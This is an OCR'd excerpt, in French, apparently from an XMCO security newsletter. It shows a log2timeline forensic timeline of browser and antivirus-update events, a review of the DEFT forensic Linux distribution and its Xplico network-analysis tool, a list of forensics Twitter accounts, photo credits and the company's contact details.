166360	02/22/2012	19:28:20	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://fonts.cnet.com/k/mna	2	C:/Documen	21548	Not the defa	Log2t::input: -
166361	02/22/2012	19:28:20	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://fonts.cnet.com/k/mna	2	C:/Documen	21548	Not the defa	Log2t::input: -
166362	02/22/2012	21:30:14	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/js/250	2	C:/Documen	21548	Not the defa	Log2t::input: -
166363	02/22/2012	21:30:15	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/static/	2	C:/Documen	21548	Not the defa	Log2t::input: -
166364	02/22/2012	21:30:15	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/static/	2	C:/Documen	21548	Not the defa	Log2t::input: -
166365	02/22/2012	21:30:15	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/static/	2	C:/Documen	21548	Not the defa	Log2t::input: -
166366	02/22/2012	21:30:15	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/static/	2	C:/Documen	21548	Not the defa	Log2t::input: -
166367	02/22/2012	21:30:16	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/static/	2	C:/Documen	21548	Not the defa	Log2t::input: -
166368	02/22/2012	21:31:43	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://s7.addthis.com/js/250	2	C:/Documen	21548	Not the defa	Log2t::input: -
166369	02/22/2012	22:04:10	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Starting task: AutoUpdate	2	C:/Documen	50804	-	Log2t::input: -
166370	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Initializing update...	2	C:/Documen	50804	-	Log2t::input: -
166371	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Verifying PkgCatalog.z.	2	C:/Documen	50804	-	Log2t::input: -
166372	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Product(s) running the latest Engi	2	C:/Documen	50804	-	Log2t::input: -
166373	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	These updates will be applied if th	2	C:/Documen	50804	-	Log2t::input: -
166374	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Loading update configuration fror	2	C:/Documen	50804	-	Log2t::input: -
166375	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Product(s) running the latest BOC	2	C:/Documen	50804	-	Log2t::input: -
166376	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Searching available updates for M	2	C:/Documen	50804	-	Log2t::input: -
166377	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Loading update configuration fror	2	C:/Documen	50804	-	Log2t::input: -
166378	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	The following packages were not i	2	C:/Documen	50804	-	Log2t::input: -
166379	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Verifying catalog.z.	2	C:/Documen	50804	-	Log2t::input: -
166380	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Verifying V2engdet.mcs.	2	C:/Documen	50804	-	Log2t::input: -
166381	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Verifying V2datdet.mcs.	2	C:/Documen	50804	-	Log2t::input: -
166382	02/22/2012	22:04:23	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Extracting PkgCatalog.z.	2	C:/Documen	50804	-	Log2t::input: -

> DEFT

Digital Evidence & Forensic Toolkit

DISPONIBLE A L'ADRESSE SUIVANTE :
http://www.deftlinux.net

Note XMCO

Acquisition d'images	●●●●○
Analyse de l'intégrité	●●●●○
Analyse de disque, registre Windows, log	●●●●○
RAM, Smartphones, Malware	●●●●○
Recouvrement de données	●●●●○
Forensics réseau	●●●●●
Forensics mobile	●●●●○

La distribution DEFT se positionne plus comme une distribution d'acquisition de preuve sans réellement innover. Cependant, elle dispose d'un plus grand large panel d'outils que sa concurrente directe la SIFT.

Informations

DEFT est issu d'un projet italien, créé par Stefano Fratepietro. Il est l'actuel chef du projet, qui est composé de 7 personnes. Le projet DEFT a été créé en 2005 en partenariat avec la Faculté de Droit de l'Université de Bologne.
La distribution est basée sur une distribution Ubuntu. Elle sert également de support de cours à plusieurs universités italiennes.
Elle est distribuée sous la forme d'une appliance VMware, mais également d'un fichier ISO.


Systèmes de fichier supportés

✚Support des systèmes de fichiers principaux (MSDOS, VFAT, NTFS, HFS, UFS, EXT2/3/4)

✚Support des images RAW (dd), Expert Witness (E01/EWF), et Advanced Forensic Format (AFF)

Les avantages

Le projet DEFT supporte le projet Xplico qui est un outil d'analyse réseau. Il prend en entrée un fichier PCAP et essaie d'en extraire le plus d'informations possible, avant de les présenter au sein d'une interface Web. Cet outil est complètement intégré au sein de la distribution. D'autre part, le site de la distribution fournit une très bonne documentation avec de nombreux exemples.



Détails


L'outil Xplico permet de faire des analyses sur des fichiers de trace réseau. Pour simplifier, celui-ci prend en entrée un fichier PCAP et en extrait toutes les informations possibles.

Il peut être assimilé au framework autospy utilisé pour analyser les images disques. Il fonctionne aussi au travers d'un navigateur Web, et a adopté le même principe de 'case'. L'outil en est à la version 1.0.1. Il supporte de nombreux protocoles : HTTP, SIP, IMAP, POP, SMTP, TCP, UDP, IPv6, Facebook, MSN, RTP, IRC, Paltalk, etc.


Lors de certains incidents, il peut être utile de pouvoir examiner les flux réseau. Wireshark peut faire la même chose, cependant Xplico apporte un complément d'analyse et de présentation rapide des flux réseau.


Pour illustrer cela, prenons une trace réseau de navigation sur Internet.

Nous avons créé, un ‘case’ et téléchargé le fichier. Après un temps d’attente, notre fichier a été décodé.




Maintenant, nous pouvons naviguer dans les différents modules, et suivre les agissements de l’utilisateur, suivant les sites Web visités :





> Sélection des comptes Twitter suivis par le CERT-XMCO…

Volatility		https://twitter.com/volatility
Cuckoo Sandbox		https://twitter.com/cuckoosandbox
Sorokin Ivan (@hexminer)		https://twitter.com/hexminer
SANSforensics		https://twitter.com/sansforensics
MacForensicsLab		https://twitter.com/MacForensicsLab
Osxmem		https://twitter.com/osxmem
Nicolas Hanteville (@nico248000)		https://twitter.com/nico248000
Eric Freyssinet		https://twitter.com/ericfreyss
ArxSys		https://twitter.com/ArxSys
Saad Kadhi (@_saadk)		https://twitter.com/_saadk



> Remerciements

Articles

Yumi Kimura
http://www.flickr.com/photos/ykjc9/3435027358/sizes/o/in/photostream/

Puamelia
http://www.flickr.com/photos/ykjc9/3435027358/sizes/o/in/photostream/

C. Holmes
http://www.flickr.com/photos/inventorchris2/8254301926/

Emily Barney's
http://www.flickr.com/photos/ebarney/3349793340/sizes/o/in/photostream/

Michael Tam
http://www.flickr.com/photos/vitualis/137213564/sizes/m/in/photostream/

Françoise Jourde
http://www.flickr.com/photos/prof_jourde/7679786836/sizes/o/in/photostream/

Bored-now
http://www.flickr.com/photos/bored-now/2172459055/sizes/o/in/photostream/

MichaelMKenny
http://www.flickr.com/photos/michaelmkenny/5399118081/sizes/o/in/photostream/

whereisyourmind
http://www.flickr.com/photos/whereisyourmind/3508275007/sizes/o/in/photostream/

401(K)2012
http://www.flickr.com/photos/68751915@N05/6355848263/sizes/o/in/photostream/

Matt Westervelt
http://www.flickr.com/photos/mattw/3381727644/sizes/o/in/photostream/

Luc De Leeuw
http://www.flickr.com/photos/9619972@N08/2781329487/sizes/o/in/photostream/

Laura Billings
http://www.flickr.com/photos/twenty_questions/2192450204/sizes/o/in/photostream/

69 bis, rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00049 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr